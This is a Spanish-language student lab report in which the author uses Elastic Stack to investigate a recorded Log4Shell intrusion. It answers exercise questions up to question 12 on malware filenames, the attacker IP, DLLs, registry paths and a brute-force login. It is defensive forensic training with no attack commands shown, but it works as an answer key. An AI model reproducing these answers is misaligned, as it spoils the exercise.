



---

# USO DE ELASTIC STACK

## PARTE 2: ANALIZA UN INCIDENTE

---

INCIDENTES DE CIBERSEGURIDAD



## Contenido

ENUNCIADO .....	3
1. ¿Quién descarga el archivo malicioso que tiene doble extensión? .....	3
2. ¿Cuál es el nombre de host que estaba usando? .....	4
3. ¿Cuál es el nombre del archivo malicioso? .....	4
4. ¿Cuál es la dirección IP del atacante? .....	5
5. Otro usuario con privilegios elevados ejecuta el mismo archivo malicioso. ¿Cuál es el nombre de usuario? .....	5
6. El atacante pudo cargar un archivo DLL de tamaño 8704. ¿Cuál es el nombre del archivo? .....	6
7. ¿Qué nombre de proceso principal genera cmd con privilegio NT AUTHORITY y pid 10716?.....	6
8. El proceso anterior pudo acceder a un registro. ¿Cuál es la ruta completa del registro? .....	7
9. El proceso de PowerShell con pid 8836 cambió un archivo en el sistema. ¿Cuál era ese nombre de archivo?.....	8
10. El proceso de PowerShell con pid 11676 creó archivos con la extensión ps1. ¿Cuál es el primer archivo que se ha creado?.....	9
11. ¿Cuál es la dirección IP de la máquina que está en la misma LAN que una máquina con Windows? .....	10
12. El atacante inicia sesión en la máquina Ubuntu después de un ataque de fuerza bruta. ¿Cuál es el nombre de usuario con el que inició sesión correctamente? .....	12
13. Después de que ese atacante descargó el exploit del repositorio de GitHub usando wget. ¿Cuál es la URL completa del repositorio? .....	13
14. Después de que el atacante ejecuta el exploit, que genera un nuevo proceso llamado pkexec, ¿cuál es el hash md5 del proceso? .....	14

15. Luego, el atacante obtiene un shell interactivo ejecutando un comando específico en el proceso id 3011 con el usuario root. ¿Cuál es el comando? ..... 15
16. ¿Cuál es el nombre de host que alerta a signal.rule.name: "Netcat Network Activity" (Actividad de red Netcat)? ..... 16
17. ¿Cuál es el nombre de usuario que ejecutó netcat? ..... 17
18. ¿Cuál es el nombre del proceso principal de netcat? ..... 17
19. Si se concentra en el proceso nc, puede obtener el comando completo que ejecutó el atacante para obtener un shell inverso. ¿Escribir el comando completo? ..... 18
20. ¿Cuál es la ruta completa del archivo de registro de la aplicación "solr"? ..... 18
21. ¿Cuál es la ruta que es vulnerable a log4j? ..... 19
22. ¿Cuál es el parámetro de solicitud GET que se utiliza para entregar la carga útil de log4j? ..... 19
23. ¿Cuál es la carga útil JNDI que está conectada al puerto LDAP? ..... 20

## **ENUNCIADO**

En esta práctica vamos a hacer uso de Elastic Stack para investigar un incidente de Log4Shell registrado en los datos incluidos en Elastic Search.

**Para ellos deberás contestar a las siguientes preguntas:**

1. ¿Quién descarga el archivo malicioso que tiene doble extensión?

Security -> Overview -> View alerts -> Malware Detection Alert.

Está ordenado de más reciente a menos reciente, podemos observar abajo del todo que la extensión es .pdf.exe y lo descarga ahmed.

Search KQL Jan 8, 2022 @ 12:06:15.766 → Feb 12, 2022 @ 16:11:28.503 Refresh

signal.rule.name: Malware Detection Alert + Add filter

itical	99	malware, intrusion_detection, process event with process Acoun...	DESKTOP-Q1...	cybery	Account_detail...	Account_details.pdf.exe	—	—
itical	99	malware, intrusion_detection, process event with process Acoun...	DESKTOP-Q1...	cybery	Account_detail...	Account_details.pdf.exe	—	—
itical	99	malware, intrusion_detection, process event with process Acoun...	DESKTOP-Q1...	cybery	Account_detail...	Account_details.pdf.exe	—	—
itical	99	malware, intrusion_detection, process event with process Acoun...	DESKTOP-Q1...	cybery	Account_detail...	Account_details.pdf.exe	—	—
itical	99	malware, intrusion_detection, file event with process Account_det...	DESKTOP-Q1...	ahmed	Account_detail...	nmkpax.dll	—	—
itical	99	malware, intrusion_detection, file event with process Account_det...	DESKTOP-Q1...	ahmed	Account_detail...	znupsr.dll	—	—
itical	99	malware, intrusion_detection, file event with process Account_det...	DESKTOP-Q1...	ahmed	Account_detail...	zmuqju.dll	—	—
itical	99	malware, intrusion_detection, process event with process Acoun...	DESKTOP-Q1...	ahmed	Account_detail...	Account_details.pdf.exe	—	—
itical	99	malware, intrusion_detection, file event with process msedge.ex...	DESKTOP-Q1...	ahmed	msedge.exe	Account_details.pdf.exe	—	—
itical	99	malware, intrusion_detection, file event with process msedge.ex...	DESKTOP-Q1...	ahmed	msedge.exe	Unconfirmed 66867.crdownload	—	—
itical	99	malware, intrusion_detection, file event with process msedge.ex...	DESKTOP-Q1...	ahmed	msedge.exe	f39f3d0b-d424-4f01-af3d-c28817e...	—	—

## 2. ¿Cuál es el nombre de host que estaba usando?

Security -> Overview -> View alerts -> Malware Detection Alert.

Estaba usando el nombre de host: DESKTOP-Q1SL9P2.

The screenshot shows the Elastic Stack interface with the following details:

- Left Panel (Search Results):** A list of alerts filtered by "signal.rule.name: Malware Detection Alert". The first alert in the list is circled with a red number 1. The timestamp for this alert is Feb 2, 2022 @ 19:08:25.884.
- Right Panel (Alert Details):**
  - Title:** Malware Detection Alert
  - Overview Tab:** Selected. Description: malware, intrusion\_detection, file event with process msedge.exe, parent process explorer.exe, file Account\_details.pdf.exe, by ahmed on DESKTOP-Q1SL9P2 created critical alert Malware Detection Alert.
  - Document Summary:**
    - Status: Open
    - Timestamp: Feb 2, 2022 @ 19:08:25.884
    - Rule: Malware Detection Alert
    - Severity: critical
    - Risk Score: 99
    - host.name: DESKTOP-Q1SL9P2 (highlighted with a red box and circled with a red number 2)
    - Agent status: Unhealthy
    - user.name: ahmed
- Bottom Bar:** Shows system status (23°C Soleado), date (21/02/2024), and time (16:46).

## 3. ¿Cuál es el nombre del archivo malicioso?

Security -> Overview -> View alerts -> Malware Detection Alert.

The screenshot shows the Elastic Stack interface with the following details:

- Top Bar:** Malware Detection Alert
- Overview Tab:** Selected. Description: malware, intrusion\_detection, file event with process msedge.exe, parent process explorer.exe, file Account\_details.pdf.exe, by ahmed on DESKTOP-Q1SL9P2 created critical alert Malware Detection Alert.
- Document Summary:**
  - Status: Open
  - Timestamp: Feb 2, 2022 @ 19:08:25.884
  - Rule: Malware Detection Alert
  - Severity: critical
  - Risk Score: 99
  - host.name: DESKTOP-Q1SL9P2
  - Agent status: Unhealthy
  - user.name: ahmed
- Bottom Bar:** Shows system status (23°C Soleado), date (21/02/2024), and time (16:48).

#### 4. ¿Cuál es la dirección IP del atacante?

La dirección IP es 192.168.1.10.

destination.address 192.168.1.10

destination.port 443

destination.bytes 201948

destination.ip 192.168.1.10

source.address 192.168.10.10

**RUNNING PROCESS**  
explorer.exe  
16 file | 6 library  
397 registry  
7 minutes

**ANALYZED EVENT - RUNNING PROCESS**  
Accont\_details.pdf.exe  
1 file | 22 library  
11 network | 5 registry

**TERMINATED PROCESS**  
cmd.exe  
Ve a Configuración para activar Windows.

#### 5. Otro usuario con privilegios elevados ejecuta el mismo archivo malicioso. ¿Cuál es el nombre de usuario?


El nombre de usuario es cybery.

User	Type	Severity	File	Process
DESKTOP-Q1... cybery	malware, intrusion_detection, file event with process Accont_det...	critical	Accont_detail...	fhowhy.dll
DESKTOP-Q1... cybery	malware, intrusion_detection, process event with process Accont...	critical	Accont_detail...	Accont_details.pdf.exe
DESKTOP-Q1... cybery	malware, intrusion_detection, process event with process Accont...	critical	Accont_detail...	Accont_details.pdf.exe
DESKTOP-Q1... cybery	malware, intrusion_detection, process event with process Accont...	critical	Accont_detail...	Accont_details.pdf.exe
DESKTOP-Q1... cybery	malware, intrusion_detection, process event with process Accont...	critical	Accont_detail...	Accont_details.pdf.exe
DESKTOP-Q1... cybery	malware, intrusion_detection, process event with process Accont...	critical	Accont_detail...	Accont_details.pdf.exe
DESKTOP-Q1... cybery	malware, intrusion_detection, process event with process Accont...	critical	Accont_detail...	Accont_details.pdf.exe
DESKTOP-Q1... cybery	malware, intrusion_detection, process event with process Accont...	critical	Accont_detail...	Accont_details.pdf.exe
DESKTOP-Q1... ahmed	malware, intrusion_detection, file event with process Accont_det...	critical	DESKTOP-Q1... ahmed	nmkpax.dll
DESKTOP-Q1... ahmed	malware, intrusion_detection, file event with process Accont_det...	critical	DESKTOP-Q1... ahmed	znupsr.dll
DESKTOP-Q1... ahmed	malware, intrusion_detection, file event with process Accont_det...	critical	DESKTOP-Q1... ahmed	zmugju.dll
DESKTOP-Q1... ahmed	malware, intrusion_detection, file event with process msedge.ex...	critical	DESKTOP-Q1... ahmed	Accont_detail... Account_details.pdf.exe
			msedge.exe	Accont_detail... Account_details.pdf.exe

Ve a Configuración para activar Windows.


## 6. El atacante pudo cargar un archivo DLL de tamaño 8704. ¿Cuál es el nombre del archivo?


El nombre del archivo es: mCblHDgWP.dll



## 7. ¿Qué nombre de proceso principal genera cmd con privilegio NT AUTHORITY y pid 10716?

Rundll32.exe






## 8. El proceso anterior pudo acceder a un registro. ¿Cuál es la ruta completa del registro?

La ruta es:




HKLM\SYSTEM\ControlSet001\Control\Lsa\FipsAlgorithmPolicy\Enabled



<b>registry.path</b>	HKLM\SYSTEM\ ControlSet001\ Control\Lsa\ FipsAlgorithmPolicy \Enabled
----------------------	---


## 9. El proceso de PowerShell con pid 8836 cambió un archivo en el sistema. ¿Cuál era ese nombre de archivo?

El nombre del archivo es ModuleAnalysisCache.





## 10. El proceso de PowerShell con pid 11676 creó archivos con la extensión ps1. ¿Cuál es el primer archivo que se ha creado?

El nombre del primer archivo que se ha creado ha sido:  
 \_\_PSScriptPolicyTest\_bymwxuft.3b5.ps1



El primer archivo será el de abajo del todo.



## 11. ¿Cuál es la dirección IP de la máquina que está en la misma LAN que una máquina con Windows?


La dirección IP es 192.168.10.30.

The screenshot shows the 'Hosts' dashboard in Kibana. At the top left, there is a search bar with the query 'host.ip: 192.168.10.0/24'. The top right shows the time range from Jan 8, 2022 @ 12:06:15.766 to Feb 12, 2022 @ 16:11:28.503, and a 'Refresh' button. Below the search bar, there are three main cards: 'User authentications' (1189 success, 560 fail), 'Unique IPs' (196 source, 514 destination), and 'All hosts' (2 hosts). The 'All hosts' card lists two hosts: 'ubuntu' (Ubuntu, 20.04.3 LTS (Focal Fossa)) and 'DESKTOP-Q1SL9P2' (Windows 10 Education, Version 10.0). A red box highlights the 'All hosts' card and the 'ubuntu' host entry. A note 'Están en la misma LAN.' is overlaid on the 'All hosts' card.

This screenshot shows the detailed view for host IP 192.168.10.30. The top header includes the IP, last event date, and a dropdown for 'As Source'. The top right shows the time range from Feb 2, 2022 @ 19:50:00.004 to 16:33, and a 'Data sources' dropdown. Below the header, there are sections for 'Location' (First seen: Feb 2, 2022 @ 06:59:27.591), 'Autonomous system' (Last seen: Feb 2, 2022 @ 19:50:00.004), 'Host ID' (f43132466f7d46489343d234a27538eb), 'Whois' (iana.org), 'Reputation' (virustotal.com, talosintelligence.com), and 'Source IPs' (Showing 10 IPs) and 'Destination IPs' (Showing 27 IPs). A red box highlights the 'Source IPs' and 'Destination IPs' sections. The bottom right shows the time range from 16:34 to 16:34, and a 'Data sources' dropdown.

## 12. El atacante inicia sesión en la máquina Ubuntu después de un ataque de fuerza bruta. ¿Cuál es el nombre de usuario con el que inició sesión correctamente?

Al mirar en el apartado host y seleccionar Ubuntu podemos ver cómo ha habido un montón de intentos fallidos, lo que nos puede hacer sospechar que se ha recibido un ataque de fuerza bruta.



Al final descubrimos que el usuario de la persona que ha atacado por fuerza bruta es salem. Ya que podemos observar que todos los fallos se han hecho desde la IP 192.168.10.10, que es la misma que ha podido iniciar sesión correctamente después de 22 fallos.




The screenshot shows a detailed list of authentications. The 'salem' row is highlighted with a red box, showing 11 successes and 18 failures, both occurring from the IP 192.168.10.10 on February 2, 2022.

User	Successes	Failures	Last success	Last successful source	Last failure	Last failed source
